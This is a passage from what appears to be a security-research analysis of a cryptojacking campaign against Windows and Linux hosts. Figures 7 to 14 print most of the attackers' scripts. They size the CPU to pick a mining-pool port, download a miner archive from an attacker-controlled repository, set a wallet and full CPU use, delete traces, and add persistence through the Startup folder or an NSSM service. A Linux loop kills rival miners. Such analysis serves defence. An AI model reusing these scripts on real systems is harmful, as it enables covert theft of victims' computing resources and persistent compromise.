Figure 7. Getting the results for utilities' availability in the system


The wmic utility is used to further enumerate specific parameters in the system, such as the number of processors, maximum clock speed, L2 and L3 cache sizes, and CPU sockets. These values are later used to calculate the Monero mining rate of the Windows host. For different mining rates, different ports are used on the mining pool.



```
set /a "TOTAL_CACHE = %CPU_SOCKETS% * (%CPU_L2_CACHE% / %CPU_CORES_PER_SOCKET% + %CPU_L3_CACHE%)"
if [%TOTAL_CACHE%] == [] (
  echo ERROR: Can't compute total cache
  exit
)

set /a "CACHE_THREADS = %TOTAL_CACHE% / 2048"

if %CPU_THREADS% lss %CACHE_THREADS% (
  set /a "EXP_MONERO_HASHRATE = %CPU_THREADS% * (%CPU_MHZ% * 20 / 1000) * 5"
) else (
  set /a "EXP_MONERO_HASHRATE = %CACHE_THREADS% * (%CPU_MHZ% * 20 / 1000) * 5"
)

if [%EXP_MONERO_HASHRATE%] == [] (
  echo ERROR: Can't compute projected Monero hashrate
  exit
)

if %EXP_MONERO_HASHRATE% gtr 208400  ( set PORT=19999 & goto PORT_OK )
if %EXP_MONERO_HASHRATE% gtr 102400  ( set PORT=19999 & goto PORT_OK )
if %EXP_MONERO_HASHRATE% gtr 51200  ( set PORT=15555 & goto PORT_OK )
if %EXP_MONERO_HASHRATE% gtr 25600  ( set PORT=13333 & goto PORT_OK )
if %EXP_MONERO_HASHRATE% gtr 12800  ( set PORT=13333 & goto PORT_OK )
if %EXP_MONERO_HASHRATE% gtr 6400  ( set PORT=13333 & goto PORT_OK )
if %EXP_MONERO_HASHRATE% gtr 3200  ( set PORT=13333 & goto PORT_OK )
if %EXP_MONERO_HASHRATE% gtr 1600  ( set PORT=13333 & goto PORT_OK )
if %EXP_MONERO_HASHRATE% gtr 800   ( set PORT=80 & goto PORT_OK )
if %EXP_MONERO_HASHRATE% gtr 400   ( set PORT=80 & goto PORT_OK )
if %EXP_MONERO_HASHRATE% gtr 200   ( set PORT=80 & goto PORT_OK )
if %EXP_MONERO_HASHRATE% gtr 100   ( set PORT=80 & goto PORT_OK )
if %EXP_MONERO_HASHRATE% gtr  50   ( set PORT=80 & goto PORT_OK )
set PORT=80

:PORT_OK
```

Figure 8. Enumerating the system's parameters to determine cryptocurrency mining rate


After identifying the CPU's computing power, the running c3pool_miner is removed from the host. The zipped miner (c3.zip) is then downloaded from the attacker-controlled GitHub repository and PowerShell is used to unzip the downloaded file. If the unzip attempt fails, 7z is downloaded to extract the zipped file, and both the downloaded files (7za.exe and c3.zip) are deleted after.



```
rem printing intentions

set "LOGFILE=%USERPROFILE%\.c3cache\c3.log"

rem start doing stuff: preparing miner

echo [*] Removing previous c3pool miner (if any)
sc stop c3pool_miner
sc delete c3pool_miner
taskkill /f /t /im xmrig.exe

echo [*] Removing "%USERPROFILE%\.c3cache" directory
rmdir /q /s "%USERPROFILE%\.c3cache" >NUL 2>NUL

echo [*] Downloading .c3cache advanced version of xmrig to "%USERPROFILE%\c3.zip"
powershell -Command "$wc = New-Object System.Net.WebClient; $wc.DownloadFile('https://raw.githubusercontent.com/[redacted]c3.zip', '%USERPROFILE%\c3.zip')"
if errorlevel 1 (
  echo ERROR: Can't download .c3cache advanced version of xmrig
  goto MINER_BAD
)

echo [*] Unpacking "%USERPROFILE%\c3.zip" to "%USERPROFILE%\.c3cache"
powershell -Command "Add-Type -AssemblyName System.IO.Compression.FileSystem; [System.IO.Compression.ZipFile]::ExtractToDirectory('%USERPROFILE%\c3.zip', '%USERPROFILE%\.c3cache')"
if errorlevel 1 (
  echo [*] Downloading 7za.exe to "%USERPROFILE%\7za.exe"
  powershell -Command "$wc = New-Object System.Net.WebClient; $wc.DownloadFile('https://raw.githubusercontent.com/[redacted]za.exe', '%USERPROFILE%\7za.exe')"
  if errorlevel 1 (
    echo ERROR: Can't download 7za.exe to "%USERPROFILE%\7za.exe"
    exit /b 1
  )
  echo [*] Unpacking stock "%USERPROFILE%\c3.zip" to "%USERPROFILE%\.c3cache"
  "%USERPROFILE%\7za.exe" x -y -o"%USERPROFILE%\.c3cache" "%USERPROFILE%\c3.zip" >NUL
  del "%USERPROFILE%\7za.exe"
)
del "%USERPROFILE%\c3.zip"
```


Figure 9. Removing traces of the downloaded files after extraction

The script also goes on to install the latest version of XMRig for Windows from the official repository. After unzipping the downloaded file, the 7z binary and XMRig ZIP files are removed. Once the miner is successfully installed, the config files are modified using PowerShell.



```
echo [*] Checking if advanced version of "%USERPROFILE%\.c3cache\c3.exe" works fine ^(and not removed by antivirus software^)
powershell -Command "$out = cat '%USERPROFILE%\.c3cache\config.json' | %%{$_ -replace '\"donate-level\": *\d*,', '\"donate-level\": 0,'} | Out-String; $out | Out-File -Encoding ASCII
'%USERPROFILE%\.c3cache\config.json'"
"%USERPROFILE%\.c3cache\c3.exe" --help >NUL
if %ERRORLEVEL% equ 0 goto MINER_OK
:MINER_BAD

if exist "%USERPROFILE%\.c3cache\c3.exe" (
  echo WARNING: Advanced version of "%USERPROFILE%\.c3cache\c3.exe" is not functional
) else (
  echo WARNING: Advanced version of "%USERPROFILE%\.c3cache\c3.exe" was removed by antivirus
)

echo [*] Looking for the latest version of Monero miner
for /f tokens^=2^ delims^=^" %%a IN ('powershell -Command "[Net.ServicePointManager]::SecurityProtocol = 'tls12, tls11, tls'; $wc = New-Object System.Net.WebClient; $str = $wc.
DownloadString('https://github.com/xmrig/xmrig/releases/latest'); $str | findstr msvc-win64.zip | findstr download"') DO set MINER_ARCHIVE=%%a
set "MINER_LOCATION=https://github.com%MINER_ARCHIVE%"

set "MINER_LOCATION=https://github.com/xmrig/xmrig/releases/download/v6.15.2/xmrig-6.15.2-msvc-win64.zip"

echo [*] Downloading "%MINER_LOCATION%" to "%USERPROFILE%\c3.zip"
powershell -Command "[Net.ServicePointManager]::SecurityProtocol = 'tls12, tls11, tls'; $wc = New-Object System.Net.WebClient; $wc.DownloadFile('%MINER_LOCATION%', '%USERPROFILE%\c3.
zip')"
if errorlevel 1 (
  echo ERROR: Can't download "%MINER_LOCATION%" to "%USERPROFILE%\c3.zip"
  exit /b 1
)

echo [*] Removing "%USERPROFILE%\.c3cache" directory
rmdir /q /s "%USERPROFILE%\.c3cache" >NUL 2>NUL
```


Figure 10. Installing the latest XMR version in the system



```
for /f "tokens=*" %%a in ('powershell -Command "hostname | %%{$_ -replace '[^a-zA-Z0-9]+', '_'}"') do set PASS=apa%%a
if [%PASS%] == [] (
  set PASS=apa
)

powershell -Command "$out = cat '%USERPROFILE%\.c3cache\config.json' | %%{$_ -replace '\"url\": *\".*\",', '\"url\": \"mine.c3pool.com:%PORT%\",'} | Out-String; $out | Out-File
-Encoding ASCII '%USERPROFILE%\.c3cache\config.json'"
powershell -Command "$out = cat '%USERPROFILE%\.c3cache\config.json' | %%{$_ -replace '\"user\": *\".*\",', '\"user\": \"%WALLET%\",'} | Out-String; $out | Out-File -Encoding ASCII
'%USERPROFILE%\.c3cache\config.json'"
powershell -Command "$out = cat '%USERPROFILE%\.c3cache\config.json' | %%{$_ -replace '\"pass\": *\".*\",', '\"pass\": \"%PASS%\",'} | Out-String; $out | Out-File -Encoding ASCII
'%USERPROFILE%\.c3cache\config.json'"
powershell -Command "$out = cat '%USERPROFILE%\.c3cache\config.json' | %%{$_ -replace '\"max-cpu-usage\": *\d*,', '\"max-cpu-usage\": 100,'} | Out-String; $out | Out-File -Encoding
ASCII '%USERPROFILE%\.c3cache\config.json'"
set LOGFILE2=%LOGFILE:\=\\%
powershell -Command "$out = cat '%USERPROFILE%\.c3cache\config.json' | %%{$_ -replace '\"log-file\": *null,', '\"log-file\": \"%LOGFILE2%\",'} | Out-String; $out | Out-File -Encoding
ASCII '%USERPROFILE%\.c3cache\config.json'"

copy /Y "%USERPROFILE%\.c3cache\config.json" "%USERPROFILE%\.c3cache\config_background.json" >NUL
powershell -Command "$out = cat '%USERPROFILE%\.c3cache\config_background.json' | %%{$_ -replace '\"background\": *false,', '\"background\": true,'} | Out-String; $out | Out-File
-Encoding ASCII '%USERPROFILE%\.c3cache\config_background.json'"
```

Figure 11. Configuring and modifying the installed miner


If the miner is already running (c3.exe), the execution jumps to an ALREADY_RUNNING label. If not, the miner is executed using the “start” command in the IDLE priority class. If the current user has administrative privileges, then execution jumps to the label ADMIN_MINER_SETUP. If not, persistence is added by modifying the Startup directory with the batch scripts to execute c3pool XMR miner with the configuration file.



```
rem preparing script
(
echo @echo off
echo tasklist /fi "imagename eq c3.exe" ^| find ":" ^>NUL
echo if errorlevel 1 goto ALREADY_RUNNING
echo start /low %%~dp0c3.exe %%^*
echo goto EXIT
echo :ALREADY_RUNNING
echo echo Monero miner is already running in the background. Refusing to run another one.
echo echo Run "taskkill /IM c3.exe" if you want to remove background miner first.
echo :EXIT
) > "%USERPROFILE%\.c3cache\worker.bat"

rem preparing script background work and work under reboot

if %ADMIN% == 1 goto ADMIN_MINER_SETUP

if exist "%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup" (
  set "STARTUP_DIR=%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup"
  goto STARTUP_DIR_OK
)
if exist "%USERPROFILE%\Start Menu\Programs\Startup" (
  set "STARTUP_DIR=%USERPROFILE%\Start Menu\Programs\Startup"
  goto STARTUP_DIR_OK
)

echo ERROR: Can't find Windows startup directory
exit /b 1

:STARTUP_DIR_OK
echo [*] Adding call to "%USERPROFILE%\.c3cache\worker.bat" script to "%STARTUP_DIR%\c3cache_worker.bat" script
(
echo @echo off
echo "%USERPROFILE%\.c3cache\worker.bat" --config="%USERPROFILE%\.c3cache\config_background.json"
) > "%STARTUP_DIR%\c3cache_worker.bat"

echo [*] Running miner in the background
call "%STARTUP_DIR%\c3cache_worker.bat"
goto OK

:ADMIN_MINER_SETUP
```

Figure 12. Configuring the miner’s admin privileges and persistence

A service is created from the c3cache_worker using the Non-Sucking Service Manager (NSSM). NSSM is a service helper program that helps install applications as services, and with it a user can specify logging to user-defined files.




```
echo [*] Creating c3cache_worker service
sc stop c3cache_worker
sc delete c3cache_worker
"%USERPROFILE%\.c3cache\nssm.exe" install c3cache_worker "%USERPROFILE%\.c3cache\c3.exe"
if errorlevel 1 (
  echo ERROR: Can't create c3cache_worker service
  exit /b 1
)
"%USERPROFILE%\.c3cache\nssm.exe" set c3cache_worker AppDirectory "%USERPROFILE%\.c3cache"
"%USERPROFILE%\.c3cache\nssm.exe" set c3cache_worker AppPriority BELOW_NORMAL_PRIORITY_CLASS
"%USERPROFILE%\.c3cache\nssm.exe" set c3cache_worker AppStdout "%USERPROFILE%\.c3cache\stdout"
"%USERPROFILE%\.c3cache\nssm.exe" set c3cache_worker AppStderr "%USERPROFILE%\.c3cache\stderr"

echo [*] Starting c3cache_worker service
"%USERPROFILE%\.c3cache\nssm.exe" start c3cache_worker
if errorlevel 1 (
  echo ERROR: Can't start c3cache_worker service
  exit /b 1
)

echo
echo Please reboot system if c3cache_worker service is not activated yet (if "%USERPROFILE%\.c3cache\c3.log" file is empty)
goto OK

:OK
echo
echo [*] Setup complete
exit /b 0

:strlen string len
setlocal EnableDelayedExpansion
set "token=#%~1" & set "len=0"
for /L %%A in (12,-1,0) do (
  set/A "len|=1<<%%A"
  for %%B in (!len!) do if "!token:~%%B,1!"=="" set/A "len&=~1<<%%A"
)
endlocal & set %~2=%len%
exit /b
```

Figure 13. Using NSSM to constantly run the miner as a background application in the infected system

Targeting Linux hosts


The shell script starts with an infinite loop to remove all competing cryptominers found in the infected system, such as kinsing, kdevtmpfsi, pty86, and .javae.



```
ps aux | grep -v grep | grep '.javae' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep '[redacted]' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep '[redacted]' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep 'bashirc' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep 'dbuse' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep 'dbused' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep 'givemexyz' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep 'javaupDates' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep 'kdevtmpfsi' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep 'kinsing' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep 'shm/je' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep 'shm/pty86' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep 'trace' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep 'urllib.urlopen' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep 'Y3VybCBodHRw' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep -v rtemp | grep -v stg | grep 'curl' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep -v rtemp | grep -v stg | grep 'urlopen' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep -v rtemp | grep -v stg | grep 'wget' | awk '{print $2}' | xargs -I % kill -9 %
```

Figure 14. Removing all the cryptocurrency-mining competitors and their components found in the infected system in a loop

After all the competing miners are wiped out, the attribute of /var/spool/cron/root is made immutable and crontab is reloaded. Then, if there are any processes except java, redis, weblogic, mongod, mysql, oracle, tomcat, grep, postgres, confluence, awk, and aux that are raking up more than 60% of CPU usage, they are terminated.

